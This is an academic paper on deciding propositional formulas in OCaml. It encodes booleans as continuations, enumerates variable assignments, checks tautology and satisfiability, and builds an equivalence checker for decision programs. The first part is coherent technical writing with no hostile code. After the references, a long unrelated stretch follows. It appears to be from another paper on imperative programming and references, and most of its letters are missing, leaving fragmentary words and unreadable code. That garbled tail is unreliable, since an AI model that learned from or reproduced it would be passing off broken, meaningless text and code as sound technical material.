Intuitively, taking advantage of sequential evaluation of boolean connectors in such a context means mixing enumeration of variable assignments and evaluation of boolean expressions. This combination can be achieved quite easily in a functional language such as Objective Caml (Ocaml, 2003). The trick is to consider a continuation-based semantics of the propositional calculus. First class-functions then permit a straightforward implementation.

This paper is organized as follows. Section 2 recalls the definition of sequential evaluation of boolean connectors, and gives simple Caml code for an evaluator. Then, in section 3, we show how to turn this evaluator into an enumerator. Finally, section 4 considers extending the propositional calculus with monadic predicates.

## 2 Evaluation of propositions

### 2.1 Church booleans

In the  $\lambda$ -calculus, one can express the booleans true and false as  $\lambda t f. t$  and  $\lambda t f. f$ .

```
let b_true kt kf = kt (* b_true : 'a -> 'b -> 'a *)
and b_false kt kf = kf (* b_false : 'a -> 'b -> 'b *)
```

The “if” construct being  $\lambda c t f. c\ t\ f$ , one expresses the boolean connectors as follows:

```
let b_not b kt kf = b kf kt
(* b_not : ('a -> 'b -> 'c) -> 'b -> 'a -> 'c *)
let b_and b1 b2 kt kf = b1 (b2 kt kf) kf
(* b_and : ('a -> 'b -> 'c) -> ('d -> 'b -> 'a) -> 'd -> 'b -> 'c *)
and b_or b1 b2 kt kf = b1 kt (b2 kt kf)
(* b_or : ('a -> 'b -> 'c) -> ('a -> 'd -> 'b) -> 'a -> 'd -> 'c *)
```

Then, a boolean expression is written by calling the appropriate functions.

```
let b = b_and b_false (b_or b_true (b_or b_false b_false))
(* b : '_a -> '_b -> '_b *)
```

More generally, applying the functional boolean connectors yields a function, which we call a functional boolean. One may remark that a functional boolean is either the function **b\_true** or the function **b\_false**, and that the inferred type of functional booleans tells us which they are — see also (Mairson, 2004) in this issue. However, one may wish to recover more traditional truth-values:

```
let eval b = b true false (* eval : (bool -> bool -> 'a) -> 'a *)
```

## 2.2 Variables

Let us now enrich our very basic calculus with variables. Environment lookup and construction are implemented by two functions. Function `find` takes a variable name `x` (of type `string`) and an environment `env` (of type `'a env`) as arguments and returns `Some v` if `env` binds `x` to `v`, or `None` when `x` is unbound, while function `add` adds or updates a binding to an environment.

```
find : string -> 'a env -> 'a option
add : string -> 'a -> 'a env -> 'a env
```

Here, in the case of the propositional calculus, it is natural to bind propositional variables to machine booleans, and the following function `b_var` takes an environment as an extra argument.

```
let b_var x kt kf env = match find x env with
| Some true -> kt env | Some false -> kf env
(* b_var :
   string -> (bool env -> 'a) -> (bool env -> 'a) -> bool env -> 'a *)
```

Presently, the `b_var` function does nothing but translating machine booleans into functional ones. The previous functional definitions of the boolean connectors remain unchanged. Now, the proposition  $x \vee \neg x$  can be written as:

```
let bx = b_or (b_var "x") (b_not (b_var "x"))
(* bx : (bool env -> '_a) -> (bool env -> '_a) -> bool env -> '_a *)
```

When supplemented by the definition of `b_var`, the application of functional connectors yields a variety of *propositional* functions. Notice that, in contrast to functional booleans, propositional functions all have the same type.

The following function, `eval`, evaluates a propositional function `b` w.r.t. an environment `env`; it returns a machine boolean.

```
let eval b env = b (fun _ -> true) (fun _ -> false) env
(* eval : (('a -> bool) -> ('b -> bool) -> 'c -> 'd) -> 'c -> 'd *)
```

One can see the definitions of `b_var` and of the functional connectors as a denotational, continuation-based, semantics of the propositional calculus. The evaluator directly derives from this semantics.

## 3 Enumeration

### 3.1 Intuition

A slight modification of the `b_var` function will turn our evaluating propositional functions into enumerating ones. It suffices to add a clause for unbound variables.

```
let b_var x kt kf env = match find x env with
| Some true -> kt env | Some false -> kf env
| None -> kt (add x true env) ; kf (add x false env)
(* b_var : string ->
   (bool env -> unit) -> (bool env -> unit) -> bool env -> unit *)
```

Intuitively, continuations `kt` and `kf` represent the computations still to be performed when `x` is bound to true or false respectively. If `x` is unbound, then `b_var` considers both possibilities. Notice that the sequence operator “;” is used, hence `kf` and `kt` are meant to be called for their side effects.

We can now list “all” possible assignments of the variables of some proposition by feeding `b` with the following two initial continuations.

```
let print_true env = print_env env ; print_endline " -> True"
and print_false env = print_env env ; print_endline " -> False"

let enum b = b print_true print_false empty
```

Where `empty` is the empty environment.

A run of `enum` on the functional proposition that encodes  $((\neg x \vee y) \vee z) \vee x$  outputs the following list:

```
x=t, y=t -> True
x=t, y=f, z=t -> True
x=t, y=f, z=f -> True
x=f -> True
```

As a consequence of the sequential evaluation of functional connectors, not all the  $2^3$  possible assignments for variables  $x$ ,  $y$  and  $z$  are listed. However, the list is complete: a line may stand for several assignments when it does not show some variables. For instance, the first line above stands for the two assignments `x=t, y=t, z=t -> True` and `x=t, y=t, z=f -> True`, while the last line above stands for four complete assignments.

Function `enum` performs better on the equivalent proposition  $(x \vee (\neg x \vee y)) \vee z$ :

```
x=t -> True
x=f -> True
```

More generally, enumerating any disjunction of the four terms  $x$ ,  $\neg x$ ,  $y$  and  $z$  will yield either two or four lines. Obviously, `enum` output can be understood as disjunctive normal forms (take the disjunction of all lines seen as conjunctions), however it is important to notice that no actual terms get built.

### 3.2 Correctness and completeness of `enum`

A precise statement of the properties of `enum` requires a few definitions.

First, a point on the truth-value of a proposition is worth mentioning. Such truth-values are defined operationally (by the `eval` function of section 2.2). Hence, saying “the truth-value of  $b$  w.r.t. `env` is true” in fact means:“evaluating  $b$  in environment `env` by using the sequential (left-to-right) semantics of boolean connectors yields true”.

Then, given two environments `env` and `env'`, we say that `env'` extends `env` when `env'` holds at least the same bindings as `env`. Observe that if the truth-value of  $b$

w.r.t. `env` is fixed, then the truth-value of  $b$  does not change w.r.t. any environment extending `env`.

Now, we can state that `enum` is correct and complete. Given an expression  $b$  (encoded as propositional function `b`) and an environment `env`, evaluating the application `b kt kf env` will result in calling `kt` (resp. `kf`), if and only if there exists an environment `env'`, such that

1. the environment `env'` extends `env`,
2. and the truth-value of  $b$  w.r.t. environment `env'` is true (resp. false).

Given the nature of this work, we shall omit the proof, which is by induction on the structure of propositional functions.

### 3.3 Flexibility

Enumerating propositional functions can be used to decide various properties. For instance, the following functions check for a proposition to be a tautology and to be satisfiable.

```
exception Exit

let always_true b =
  try b (fun _ -> ()) (fun _ -> raise Exit) empty ; true
  with Exit -> false
(* always_true :
   (('a -> unit) -> ('b -> 'c) -> 'd env -> 'e) -> bool *)

let maybe_true b =
  try b (fun _ -> raise Exit) (fun _ -> ()) empty ; false
  with Exit -> true
(* maybe_true :
   (('a -> 'b) -> ('c -> unit) -> 'd env -> 'e) -> bool *)
```

The `always_true` function enumerates “all” the assignments of the variables of proposition  $b$ . If the truth-value of  $b$  w.r.t. one such assignment is false, then  $b$  is not a tautology and enumeration can stop. This is performed by raising exception `Exit`. Otherwise, there is no assignment `env` such that the truth-value of  $b$  w.r.t. `env` is false, and  $b$  is a tautology. The `maybe_true` function acts symmetrically. Moreover it could have been written as `not (always_true (b_not b))`. The correctness of these functions directly stems from section 3.2.

### 3.4 Avoiding side-effects

Imperative style can be avoided by considering different definitions of `b_var` for different properties. For instance, we can replace the sequence operator “;” by the conjunction operator “`&&`”.

```

let b_var x kt kf env = match find x env with
| Some true  -> kt env | Some false -> kf env
| None -> kt (add x true env) && kf (add x false env)
(* b_var : string ->
   (bool env -> bool) -> (bool env -> bool) -> bool env -> bool *)

```

Then, a tautology checker simply is:

```

let always_true b = b (fun _ -> true) (fun _ -> false) empty
(* always_true :
   (('a -> bool) -> ('b -> bool) -> 'c env -> 'd) -> 'd *)

```

Observe that, to check satisfiability, it would suffice to replace `&&` by `||` in the definition of `b_var`.

This solution for avoiding side-effects works independently of the implementation language, either strict or lazy. However, as suggested by an anonymous referee, one can take better advantage of laziness. In a lazy language, one could write a new function `enum` (cf. Section 3) that would return a list of pairs of environment and truth value: `(bool env * bool) list`, instead of printing this information. Then, to test for tautology (resp. satisfiability), the list can be lazily reduced, returning as soon as false (resp. true) is found in the second component.

## 4 Beyond the propositional calculus

Our technique easily extends to more complex calculi. For instance, we can extend the propositional calculus with monadic (i.e., one-argument) predicates  $P(x)$ ,  $Q(x)$ , etc. Environments now bind a variable  $x$  to a list of atomic predicates, either positive ( $P(x)$ ) or negative ( $\neg P(x)$ ). This list represents the conjunction of its elements (a constraint on  $x$ ). And an environment represents the conjunction of its bindings.

### 4.1 A monadic predicate calculus

We consider a monadic predicate  $x = i$  where  $x$  is a variable and  $i$  is an integer. The full syntax of the calculus is:

$$C ::= (\text{EQUALS } x \ i) \mid (\text{OR } C \dots C) \mid (\text{AND } C \dots C)$$

This calculus is the language of *conditions* of the small programming language of 1999 ICFP programming contest (Ramsey & Scott, 2000). Notice that disjunctions and conjunctions take an arbitrary number of arguments. The corresponding abstract syntax is:

```

type cond =
  Equals of string * int | Or of cond list | And of cond list

```

During enumeration, variables do in fact not range over lists of atomic predicates. Instead, they range over the interpretation of these lists as finite and co-finite sets of integers (co-finite sets are sets whose complement is finite). We assume that such sets are implemented by the module `Ints`, whose signature follows:

```

type t
val empty : t
val universe : t
val singleton : int -> t
val is_empty : t -> bool
val inter : t -> t -> t
val complement : t -> t

```

This module provides the type `Ints.t` of sets, the usual functions on sets (`inter`, `is_empty` etc.), the function `complement` of type `Ints.t -> Ints.t` for complementing sets, and the value `universe` that represents the whole set of integers.

Using finite and co-finite sets slightly simplifies environments: the `option` type is no longer needed. The role of `None` is taken by `Ints.universe` and the role of `Some v` is taken by `v`. As a consequence, the function `find` now has the more simple type `string -> 'a env -> 'a`.

Enumeration is in practice performed at the predicate level:

```

let b_equals x i kt kf env =
  let vx = find x env in
  let vt = Ints.inter vx (Ints.singleton i) in
  if not (Ints.is_empty vt) then kt (add x vt env) ;
  let vf = Ints.inter vx (Ints.complement (Ints.singleton i)) in
  if not (Ints.is_empty vf) then kf (add x vf env)
(* b_equals :
   string -> int -> (Ints.t env -> unit) -> (Ints.t env -> unit) ->
   Ints.t env -> unit *)

```

The `b_equals` function is the analog of the `b_var` function of Section 3.1. The sets `vt` and `vf` compactly express the previously mentioned constraints on variable `x`. As an advantage of this technique, unsatisfiable constraints are detected and discarded as soon as they appear, by using the `Ints.is_empty` function.

Conditions of type `cond` are turned into enumerating functions as follows:

```

let rec compile_cond c kt kf = match c with
| Equals (x, i) -> b_equals x i kt kf
| Or []      -> kf
| Or (c::cs) ->
    b_or (compile_cond c) (compile_cond (Or cs)) kt kf
| And []      -> kt
| And (c::cs) ->
    b_and (compile_cond c) (compile_cond (And cs)) kt kf
(* compile_cond :
   cond -> (Ints.t env -> unit) -> (Ints.t env -> unit) ->
   Ints.t env -> unit *)

```

It is important to notice that, in contrast to `b_equals`, the function `compile_cond` has no “`env`” argument in last position. Indeed, the proposed `compile_cond` function is  $\eta$ -reduced. As a consequence, calling `compile_cond` with all its three “static”

arguments yields some computations. More precisely, the connectors `b_or` and `b_and` are reduced, and compilation produces partial applications of `b_equals`. Hence, `compile_cond` arguably performs a compilation from conditions to Caml functions, provided the continuations `kt` and `kf` and known.

All functions of section 3.3 (`always_true`, etc.) are still working.

#### 4.2 A program equivalence checker

The contest language for statements included an `if` construct, a `case` construct and a final `return` statement. We consider a minimal language, although we implemented the full contest language.

```
S ::= (IF C S S) | (DECISION j)
```

The `(DECISION j)` construct is the `return` statement, an integer *j* is returned.

The Caml data type for statements *S* is standard, like their semantics. As a consequence, the compilation function for statements is quite simple:

```
type stm = If of cond * stm * stm | Decision of int

let rec compile_stm s k = match s with
| If (c, st, sf) ->
  compile_cond c (compile_stm st k) (compile_stm sf k)
| Decision j -> k j
(* compile_stm :
   stm -> (int -> Ints.t env -> unit) -> Ints.t env -> unit *)
```

As shown by its type, continuation `k` takes two arguments, a decision and an environment. Hence, by using a continuation that prints the current environment and the decision made, one can write the analog of the `enum` function of section 3.1. For instance on the simple following decision program:

```
(IF (AND (EQUALS x 0) (EQUALS y 1)) (DECISION 0) (DECISION 1))
```

We get:

```
x:{0} y:{1} -> 0
x:{0} y:~{1} -> 1
x:~{0}          -> 1
```

That is, the program reaches decision 0 for  $x \in \{0\} \wedge y \in \{1\}$ , while it reaches decision 1 for  $x \in \{0\} \wedge y \in \mathbb{Z} \setminus \{1\}$  or  $x \in \mathbb{Z} \setminus \{0\}$ .

Our program equivalence tester is almost written, it suffices to find the appropriate continuations.

```
let equivalent_stm s1 s2 =
  let c2 r1 env1 =
    compile_stm s2 (fun r2 env -> if r1 <> r2 then raise Exit) env1 in
  let c1 = compile_stm s1 c2 in
  try c1 initial ; true with Exit -> false
```

Enumeration on `s1` starts in some `initial` environment that binds all variables to `universe`. Then, when a first decision `r1` is reached for some environment `env1`, a second enumeration on `s2` is started in environment `env1`. That way, all decisions that `s2` can reach by extending `env1` are compared to `r1`. For instance we can check that the previous decision program is equivalent to this other program:

```
(IF (AND (EQUALS y 1) (EQUALS x 0))
    (IF (EQUALS x 1) (DECISION 2) (DECISION 0))
    (DECISION 1))
```

The equivalence of the two programs results from the commutativity of `AND` and from the fact that `(EQUALS x 1)` occurs in a context where `x` value must be 0. By slightly modifying `equivalent_stm` so that it prints the environment when both decisions are reached and running this verbose version, we get:

```
x:{0} y:{1} -> 0, 0
x:{0} y:~{1} -> 1, 1
x:~{0} y:{1} -> 1, 1
x:~{0} y:~{1} -> 1, 1
```

Observe the the case  $x \in \mathbb{Z} \setminus \{0\}$  now produces two lines. This stems from the opposite order of `AND` arguments in the two programs. However, our method still saves some tests, since a naive enumeration method would consider the additional condition  $x \in \{1\}$ .

The equivalence checker can be made more efficient in practice by a simple improvement. The key idea is compiling statement `s2` once to a Caml function. As mentioned at the end of section 4.1 in the case of conditions, the continuation `k` in `compile_stm s2 k` must be a fixed function. We achieve this with a reference cell.

```
let equivalent_stm s1 s2 =
  let r = ref 0 in (* any integer fits *)
  let c2 = compile_stm s2 (fun r2 env2 -> if !r <> r2 then raise Exit) in
  let c1 = compile_stm s1 (fun r1 env1 -> r := r1 ; c2 env1) in
  try c1 initial ; true with Exit -> false
```

The use of a reference cell to convey the successive values of `r1` is not that elegant. However, it is easy to convince oneself that the reference `r` is set to the proper value before `c2` is called. And hence, `r1` and `r2` are indeed compared.

The implemented equivalence checker is an optimized version of the one presented above. Optimizations consist in resolving references to variables at compile time (one variable is associated with one reference cell), avoiding enumeration when a condition can be found true or false by a simple scan (which is performed by another kind of evaluating functions, compiled from conditions), and reordering the arguments of connectors in order to present the most frequent variables first. In the case the previous example, this technique indeed saves some final decision comparison, since the arguments of the `AND` connector are scanned in some normalized order.

The equivalence checker has been tested on the contest inputs, by comparing

one input program with the output of one available optimizer. With optimizations enabled, the equivalence checker runs in no more than a few seconds on any of the inputs. Note that contest inputs include one program with more than one thousand variables and one other program almost three megabytes large. Without optimizations, runtime is prohibitive on the largest inputs. More information on this benchmark is available at <http://pauillac.inria.fr/~maranget/enum/speed.html>.

## 5 Conclusion

As demonstrated by the program equivalence checker, our decision procedure is usable in practice. Of course, such a simple decision procedure cannot compete with more elaborated ones. In particular, in the case of the propositional calculus, Binary Decision Diagrams (Bryant, 1986) outperform it. However, the presented procedure remains efficient enough to provide a serious reference implementation.

Functional programming is crucial to the method presented in this paper both as a conceptual and implementation tool. First, the decision procedures directly derive from continuation-based semantics of the calculi. Hence, they remain simple and are likely to be programmed correctly. Second, performance partly relies on the compilation of terms of the calculi into closures.

Imperative constructs such as exceptions or reference cells prove useful for exploiting our enumeration technique for various purposes. However, we believe that this aspect is not important and that our technique can also be implemented in a lazy functional language such as Haskell.

## References

- Bryant, R. E. (1986) Graph-based algorithms for Boolean function manipulation. *IEEE Transactions on Computers* **C-35**(8):677–691.
- Mairson, H. G. (2004) Linear lambda calculus and P-TIME-completeness. *Journal of Functional Programming*. In this issue.
- Ocaml. (2003) *The Objective Caml Language (Version 3.07)*. <http://caml.inria.fr>.
- Ramsey, N. and Scott, K. (2000) The 1999 ICFP Programming Contest. *SIGPLAN Notices* **35**(3):73–83. See also <http://www.cs.virginia.edu/~jks6b/icfp/>.

F C

S S

\*

D pa m mpu  
a m s U s T .**A s a**

ell	i e	l f	f ci l	i	le	l
f i e i e e.	le e f i e i e	i	e ee e i	lic i		
c e e e	i e e cie i	le e i	f ell-	l i		
c l i i i l	. e ele e fi e i e	i	e l l			
l i i i l	e l ei ell. e ic e e le i i e					
e f ic i ell if c	ll e e c e i lici					
e e . T i c i i le fe e cie l	i e e el e e e					
i ell e e e e	e c ec e .					

**d**

i e - es s se ( es t . 1	ew r s fi es i er ive
r r i e ( es 1 is	re r e e i w i
is ver e s i i er ive	vr i e e re er
i e i r w ere i e r r .	vr i es re se e
re er - ive i er ive	s s es r i s
ex s ri ri e es s e i e r r	er re er r i
ese s r res w ere i e r r wi	ee i ss e r
i ers s r e ers. e s e ers we - w re	s is r w
re i e . is er we review v ri s w s	is s ee e
fi rese es i we v r. es se e si e ex e	
e e i s r e e e s we is ss.	

. *Im iv mmi i*

irs we rief! review ew s e s r si er ive r r i . -
er i s wi si e-e e s re ssi e on t e r w ere is e
e e res e er i es e i si e e s w i re
ssi e. r ex e er i s wi er r i re ssi e es
e r O . T e i s e e r O r i ve

m i m . m . .

*o n u*

r (fi e e i er r si e i v e s - o ut t on v n n . M es re re effi e i s e ew es e i r e ever s s r e er i s tu n i ( vi i s e e wi ss

ass wh

tu n

T e tu n er i s r s i w i e r e s i s r e s e  
res w i e se e es w i s. s e r vi es s i s r r  
vi e d s x r ex e

d

t

T ese er i s e e s ex r r s e we  
ve se i er i ever i i r i wi rr i e  
s re r i ( se e i e se si e-e e s. T e - eve s e  
r r s e O ( s er i i (se e e i e - eve

is e r e r si e e e s er i e e s e  
s r s i e e i s s r re e er i er ive r r -  
i r vi i re ere e es i s re wrie e ( -  
r e es 1 . T e e O f i s re ere es w i e  
re wrie er i si e O s se e i ese si e-e e s  
wi i er i s . T e er i s e re

*n* O ( O f

O f O

w i re e re wri e re ere es res e ive .  
s e s r vi es T e s e si e-e e s w i e  
se effi e re ( - i i s wi i er i er ive i e e -  
i . is r ee e e s e si e-e e s re i visi e r si e.  
T ee s i i is

*unS* ( . T

e e r - r is i s e! i i unS i s ew  
v ri e e s e re i e ifier w i is se i e e e  
e re ere es. T e re ere e re i re i wri i er i s re ive e  
es

$$\begin{array}{ccccc} n & S & & T & (T f \\ & S & & T f & T \\ & t S & & T f & \end{array}$$

*un t on*

w i e s re re e re es re re re  
 re e e .  
 e se ei er ese si u u e w i re re se s e es  
 i es r i er ive w s ir i ers e r e  
 e e i ee e si s i e verwri i e i er i e s e .  
 i e r e e i e e i s e se e wi ei er . e  
 s ieve is si s e s ver i we efi e ss s wi  
 re ere es

ass f r | r wh  
 n (r

r  
 t r (

T is e res is f wi re ere es e r i i  
 s r s e ive er i s. T e | r is un t on n n ( es  
 w i e res e e er i es e re ere e e O  
 e er i es O f T e er i es T f . T is is i r i r i r  
 res vi i i ri e i er e e.

w we e re O T e f s s ws

s a f O O f wh  
 n n

t t

s a f ( T ( T f wh  
 n n S  
 S  
 t t S

si ese ver e er i s we efi e e e e w i w r s wi  
 ei er r vi i e wi er i s. e e u u e s  
 e r e erise e re ere e ei ses.

t f r  
 ( u u r  
 f r  
 u u r ( ov  
 f r  
 u u r ( ont  
 f r  
 u u r E t f r  
 u u r  
 e i ei e e i s ese er i s w i res r .  
 e ve wi e e e e es i er ive r is i e e  
 n o e e. T is we ve e se e er i s ve we s

re e e e i i v ri e e ss i ex i i ever i  
w i ses i . e wi se i s we wi ex i e v ri s w s v i i  
is.

### Us g un o

e i efie i s ov e . wi re er si e  
e e s ee e e es r e er. T e r w  
s is e re e e ei es es e ese i s re e re  
is vi -eve e r i . si e ri iives ve ere is  
w i uu -eve v ri e! T e res is uu is  
re er es re er e re i s i es s O (O f . w  
e w i v ri e e re er e i se is si ( ( r e d  
s i s r s v ri e is -ex ressi  
eve. T e res is -eve ex ressi e O f s -eve ex ressi  
e uu O f ei er.  
i see unS e es s re e -eve T f si

### unS (n S

re e r se unS is n u t si e e e s. i e es e  
re v ri e ersi e e e re er e re e w s er  
i e e unS s res i e i unS s r e s e e  
r - e re ires. is ex ressi is re e e e e er.  
T es i rese e e - es ( es 1 is se ew ri iive

### un o O

w i e s ves e r e ex r i e re er e re n  
r is i e. e w effie e e  
o uu O f  
o un o t

effie

### O (

o

s . e - es re r s is is e ree ver ses  
un o .  
is wr wi is s i e e e i is i wr s r  
e O ere is un o S ( ( . . er is  
T v e e ver e O v e s r vi i s ew r  
w ieve es eee . e i es e i is un o  
is we s e! e r vi es e r er s re es i e  
es re i swi si e e s ve i es. e - es s s  
"u i e e e I i e i i i e e i el .  
u i e e e lf e e li i e  
e f c l e .... ee e i ."

*un ton*

i s e se r s s s eff i  
v ri e!  
is w r i i e e ers si un o s ri e i  
is ver ex e. is we w res ri e reere es ssi e  
e e i e -Mi er e s s e s (T e 1 . T res res ess  
M (Mi er t . 1 7 i ses e v e res ri i i i s s e  
ssi s ese er i s i es. si un o ir ve s ese  
res ri i s es e e s s e s .  
e eff i i o i . i e i is e re wi o -  
o e e e e e er w i er. se e is s  
r i e se nt o nt t to t o  
u u . T e ont er i is s r i w i ws e e e e  
re ve t nt t o t on t t ! er is e  
r - i e e err rs.  
T v i is e r r er u t e re v ri es wi e e  
ono o e. is er s s e e s ex e r r ers  
wi w s s .

A ad

we i - eve v ri e e e e er s we e s  
e e r ess ssi i s r e er i i i . we es is e w  
s is efi e er ( re er i w i e e e is sse  
s ex r r e er ever i ( er 1 . e s efi e

<b>w</b>	<i>r b</i>	( <i>uu r</i> )	<i>b</i>	
i    r	e    ew	r    e erise	er    i	wi    re -
ere    es	e r. (T is	w    e    r    i	efi    es    ew	e                wi
s r    r s    e		is    r    i	u u    r	<i>b</i> . T e
er    rs    s    ss    e		e e ever w	ere	

s a		(		r	wh
tu n b			(	q	tu n b
f			(	q d b f	

1

wi	es	e	r	<i>ov</i>	<i>ont</i>	<i>E</i>	<i>ov</i>	<i>ont</i>	<i>E</i>
f				<i>f</i>			<i>r</i>		

e s ee i ex r res r . e eff e t u u  
 s re r i i i e er i . T is is r  
 e i i i ise e e e e .  
 t u u f r on r b b  
 t u u ( f d q t  
 f q  
 w we se e e e er i si r r s w i ee e i  
 e e ex i i s s unS ( t u u (d 1

*ov*  
*ont*

w i ev es .  
 T is r ri s s e e efis v ri es wi eir is v -  
 es we ee ss e e e ex i i re eve s we se  
 o t n on n t n e e e ir r wi ris i i er ere e. -  
 i i t u u re es se r e e e wi e se ses e e e  
 er i si i i reer .  
 wever s se we w se ot e e s -  
 e i es e ie e e i is r we w s ve eff e  
 s ss i er e s ei i i w se e  
 e e er i s we s w r i e w ie se e s e -  
 er i s we s w r i e s e i e i s i  
 i ere s e res w e e err r. T ere re we se  
 e e s e e er. is res e e i i e si n  
 v ri e i e wi severe i i s e se ess e e i e i  
 is se i .

### A ad a s

T e s e re er wi ve i e u u eff e ve is  
 i is on t n o ( i t . 1 . r s r er is  
 r e erise er s i si e er i  
 e i e e ew e. e e s r e u u is i ee  
 r s r er eff i is i i 1  
 t b r b  
 t ( q  
 w s se we ve s eff e r s r er s r k v  
 w ere r re e er i re er e es k v re e es  
 e e s v es i e s e is e res e s s . e  
 t i o i too o o t o tion t ning T m tt i wo  
 fo to gi t m t tot t in i nt o w i n "n t .

i e s v es wi es e er i  
 we n r o n  
 s ( r r k v  
 w i sses s e e e s r eers e i .  
 ri i e i s is e i e e e e e e  
 s e. r i e ere is i e re e re is ssi e.  
 irs e s e er i s re efie i ers s reere e er i s  
 n t un n on . ri i we ex e e is e O r T w e  
 er i is e uu . e s ere re r vi e i e e i s  
 e re ere e er i si e uu  
 s a f r f ( r r wh  
 n t (n r ( r  
 t r t ( t r  
 e e e e er i s re efie r e u u i se .  
 T e i e is s wi er i . T se e e e  
 er i s wi is e s we s ver e . e ere re efie ew  
 ss  
 ass s | wh  
 ( ov ( ov  
 ont ont  
 E t E t  
 e re s e i s es  
 s a f r s ( r wh  
 ... s e effi i s s e re...  
 s a s s ( s r k v wh  
 t ( ov ov  
 ont ont  
 E t E t  
 i ese effi i s we ix e e er i s s e er i s  
 ( r vi e we i e e f r s r i r reere e er -  
 i si es e e e ve ieve we se .  
 w s se we wr i e N i r ries e i e e i i er i ve  
 s r re e effi i i s w r s r er r vi e ess  
 is v ri es. i is r e er i s i e i rr s e e  
 e re i ss e r s r er s e ei i s e  
 f s e ers i i . s seri s ever  
 r s r er s e ei i s e i rr r s ss s w i ever

*o n u*

i r r s is er s e i r ries er i s wi e v i e. T s  
we s wri e (N is e e r i s. is r es s e.  
ri i e we vi e r i r w i e er i s e  
e r i s effi ss Tr sf r rt wi er i  
*t t*  
rres i t t s . T w er i s wri e n  
is e e r i  
**s a** (s Tr sf r rt s (t wh  
*t (*  
*ov* *t ov*  
*ont* *t ont*  
*E t* *t E t*  
i e e e er i s r v er r s r er. T e r e  
wi is r is is si e i s e e r i *ov* wi e i s e  
r e i se. is ri i e e ier se eri i s e  
i e se. is ex e . es ( e ex versi wi  
e s e- e er re r s -exis e err rs i v vi i e e -  
e i es. T s e i e is ris i r i e. ver i i s es res ew  
er s i is er s s s r risi e s e i es e ex e e  
e vi r.

**Us g a a s**

r i e s w se i s s ee ss e e e t  
e i ses i . e ve see is is r s is ri si  
s. e re e ex e si s e r vi es i i r e ers ire  
( ewis t . e ve ee i e e e i s ( .  
. e s r si e .  
i i i r e er is re erre vi e e i i wi r ex e  
u u . es re si se wi e r i i e i s w i  
re ire e . T s we effi e

*u u*  
*ov* *ov u u*  
*ont* *ont u u*  
*E t* *E t u u*

se i i i r e ers is re r e i ese i s es. r ex e e  
i s e e e  
( f r u u u u r ( .  
T e rese e e ei ii r e er is re r e i e ont xt e  
e s i e ss r i s r i e v ri es. er ee  
ex i i r vi e v e r u u i s e ers i eri e se ei i i  
r e er. r ex e we effi e

*un t on*

*t t ( f r u u u u r  
t t d 1*

*ov*

*ont*

T e e e er i ers t t ee s e i i i r eer u u i  
s e sse e e er i s. s es res i i i r eers  
re w s se wi es e e s e s e e e s w i ere  
es e e ew e e err ri e eff i i t t.  
i i r eers re si e w h s r i . r ex e we  
efi e t u u s ws

*t u u f r ( u u u u r b b  
t u u d q t  
w h qu u q*

w i i s u u e ew re e e e ei .  
i e e e t u u is r e e e s i i i r eer  
w i e i s res es . T is e si re s e ex i i si e i  
is r 1 ( es . . . e i i r ifie e si e  
ifier ( u u u u r e rs er i rr w i is r  
r i si e ere is a . r ifie es re e ire se ess  
ex e i e rese e i i i r eers si e wi r is ss  
s r i i i r eers e e res ve i ew  
s e we e res ve e - eve. is e ssi i i i i  
i i i r eers i ere v es e e e wi s e r  
ifie es i eres i . er s is is w e eff i i t u u ve  
w s wr ree e e ( i ere si e e eers s  
eve s r r r is !( i i e ew s  
er re r i e s versi . w s ree se w i i es is  
ex e rre . w r - r wi er versi s is ive t u u e r  
r i e

*t u u f r  
( a r. ( f r u u u u r b*

w i r er rifi ifies ver e v ri es r eve e  
wi e i s i e e er r s v i e e e er s .  
i e i i i r e er r e is re ire s  
we ree ix i s w i reer e e wi se w i reer  
s e s . T ere is ee i er i s r e  
er. T e e e er i ers w i r e ers re re ire w ere  
i i i e er es e ss e w ere e ess r . r vi e we i e  
eve i v i t u u si i r er i s ever i w r swi  
r e .  
T e is v e is r is i es e e re -  
i e e se e re ere es e i i i r eers. T ese r eers

re i i s r s e e i s e i s e r e e x t w e r e e s r e -  
 er e . T is is s seri s i e r r r er ws e e e er i er  
 s e si res e r r e i e si res re  
 ive ex i i es e w i ses v ri es r e e  
 r r er e r e er e si res i i e e re  
 i . wever ex i i e si res re r e ess r i s e s  
 si s e e r r ers r e v i is r e . is  
 v nt e i ere e e s ex w i v ri es e  
 i ses i r i w i is re i v i e i i er i ve  
 e.

T e s w w r r e is r ise s e s ono o t t on  
 w i re ires e si re v ri e i i s wi -e ex .  
 T s ever v ri e effi i i i v vi i i i r e er re ires e si -  
 re. r ex e e e si re e effi i i t t ve is i .  
 wever e r is res ri i es i effi i i s  
 s we v i e ee r e si re s re effi i t t s ws  
 t t ( d 1

*ov  
ont*

is re s rifi e is s e w e si i i r e ers.

### a g ag s g ss s

T e s e we v ei is er es reve we es ses i s e s e s s e .  
 is is ressi wri e i i e e r r ers s o t e  
 si res i e i e e s e i e e e ier  
 r eve s r i s e effi i i i s e e wri e . s e s s  
 re er re flexi i i ere s e si res e i e wi  
 i eri i e e .  
 e w s w e w r i s e effi i ex s. e i  
 wri e

t t ( f r ...

i i e ere e r er s r i si e ex t t T is er i s  
 r r ers s e i e t t wi fixi i s v ri es ( r  
 er s r i s i s e v ri es . e effi i i is er e se  
 i i s e e e si re ee e. er i ve e i  
 e r s ex s se e e i i e si res s  
 wi ew v ri e e e e i s e e i s e e is  
 er w e r e s re i is es i s e i is e r ere is  
 r e es ve .  
 Re s i i i i r e ers s e i es e s r risi s e r  
 ex e s se wi i i w i ses e e we ee  
 s i w i ses i s w e e rse we wri e

**d** ...  
1  
...  
*t u u \$ d* ...

...  
s ex e e e firs s e e e e er e e e se  
s e i er e.  
w s se we w e e e e out e e r t n e  
i si e i er e. e s i i e e er  
er i s ws

**d** ...  
1

...  
*ut*  
*t u u \$ d* ...

*ut*

...  
s we w ex e e ir i i ( si ut s e e e e  
er e e see s we .  
w s se we i s e wri e

**d** ...  
1

...  
*ut*  
*t u u \$ d* ...

*ut*

...  
s e e i v vi - ver i e effi i i ut . w e  
ut s e e e e nn e e i s e ! i ewise i we e  
si re e i i ut e e s s e i er e e.  
T e res is s e s r is res ri i i es e firs r  
e i i e se i i es v ri e i i s i  
i i s. is se we w i ut r i s e e  
re ere e u u is res ve e effi i i e . we ve  
w ex ress r i i ex e wri i v ri e effi i i wi  
e si re e e r is res ri i i es .  
e r s s e se i s e err rs. e ieve s e s s -  
i is i is w r s i i r i ver e i i wi  
- - e se i s r i i i wi - - ee se i s.  
is se r e r er e i e se r e er. T e i is ex e  
i w e i ere e w e er we wr e

ut

r

ut

is e r i        ses        e i i    is        r i        re ere es i i  
